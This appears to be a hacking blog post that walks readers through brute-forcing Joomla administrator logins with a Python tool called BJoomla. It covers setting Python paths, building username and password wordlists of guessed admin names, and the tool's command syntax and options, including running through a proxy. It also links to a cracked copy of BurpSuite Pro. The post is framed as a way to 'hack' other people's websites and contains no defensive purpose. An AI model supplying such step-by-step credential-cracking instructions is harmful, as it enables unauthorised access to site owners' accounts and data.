
So, you want to hack Joomla website with bruteforce method? Ok, there’s one tool that works effectively for this, that is “BJoomla” built in Python. The latest working version is BJoomla version 3, works for Joomla version 1.5.x, 2.x, and 3.x. I have tried this tool about 4 months ago, the bruteforce process works very fast as it stated on its official website. But this depends on your internet connection speed also.
Download here:
How to use it?
1/ Download and save it anywhere in your comp.
2/ If you’re using Windows, dont forget to set the variable path for Python, so that you can easily execute/run any Python script anywhere in your drive. In Linux, you dont need to set variable path for Python as it’s automatically be executed on command shell, except you’re non-root and placed the Python installation files locally. You need to set the path by editing .bashrc & .bash_profile for the spesific user.
# (Non-root) Set variable path for Python on Linux:
- Edit .bashrc & .bash_profile
- Add this line (path dir may differ, depends on your local python installation dir) :
PATH=/home/[user]/[dir]/localpython/bin:$PATH
export PATH
- Compile those 2 files so that they will take effect immediately:
$ source .bashrc
$ source .bash_profile
# Set variable path for Python on Windows:
- Right click My Computer –> click Properties –> Click tab Advanced –> Click button “Environment Variables”
- See the “System Variables” frame, there are 2 columns “Variables” and “Value”. Scroll down and choose Path, then click Edit
- Add this new variable path in the last string:
C:\PYTHON27;C:\PYTHON27\DLLS;C:\PYTHON27\LIB;C:\PYTHON27\LIB\LIB-TK;C:\PYTHON27\SCRIPTS;
Note that my path might be different with yours, since I sometimes install new module/addon script for my Phython to run certain program using easy_install command.
- Then click save.
2/ Prepare for users.txt and pass.txt file. Default Joomla user would be “admin”. But, start from Joomla 2.5.x, admin user could be anything username set by the administrator/owner, it could be admin, root, administrator, owner, sitename, or anything. Just guess.
eg:
- users.txt file contains:
admin
administrator
root
sitename
sales
info
.. [anything]
- pass.txt file is your wordlist. More wordlist means more time to bruteforce. Wordlist string should be set per line.
users.txt and pass.txt files should be placed in same dir with the BJoomla.py script, just for easily command.
3/ Start to bruteforce.
$ python BJoomla.py
Bjoomla v3.0 (c)2012 by Zonesec - a very fast logon Joomla Cracker - support all version
Website: http://www.zonesec.com
Mail   : zonesec@gmail.com
Syntax: python BJoomla [-u USER|-U FILE] [-p PASS|-P FILE] -h URL [OPT]
Options:
-h URL
-H Filename - URL list from file
-U file contain list user
-P file contain list password
-u username
-p password
-v verbose mode / show login+pass combination for each attempt (no scroll)
-vv verbose mode / show login+pass combination for each attempt
-f continue after found login/password pair
-g user-agent - default: "Mozilla/5.0 (Windows NT 6.1; rv:5.0) Gecko/20100101 Firefox/5.0"
-x use proxy | ex: 127.0.0.1:1234
Just read and understand the command above.
For example:
Note that, if the Joomla administrator page has been password protected using .htpasswd, then this script would not work. This script works by reading the token, username, and password fields from the “form-login” form.
If you want to bruteforce for the password protected page, then you should use another script based on basic REALM authentication script.
![BurpSuite Pro 1.6 Cracked [BETA]](https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhPy7INO_WAF0kuet6uPBQva_fzC29WzfTXNZI1_eANFWqmAELd0RycQ79cZH7JMsL5b-aCjYEFNrQTBTjeSRZSbpVHbLvTuOgpBQFrLQ8TzdSgmk9B8ihBL5XF8mZsVWq9qfJbf9EgWsWd/s72-c/4t1rv6.png)

![MSF-Installer [Script to Automate Metasploit Framework Installation]](https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgjF6iIhje1qk9l_LhaTpPA40FLGae-DKx7ZWLo893SwPh_M14YTeetUs7Mmirj92n1-8xwITnJTvjMrWJMxhP8a8ufcRXlmtDg4YamqbPHiUWa3fiwt8hgXzLLWFpxLlvDBJd9TAq1L0X8/s72-c/metasploit0.png)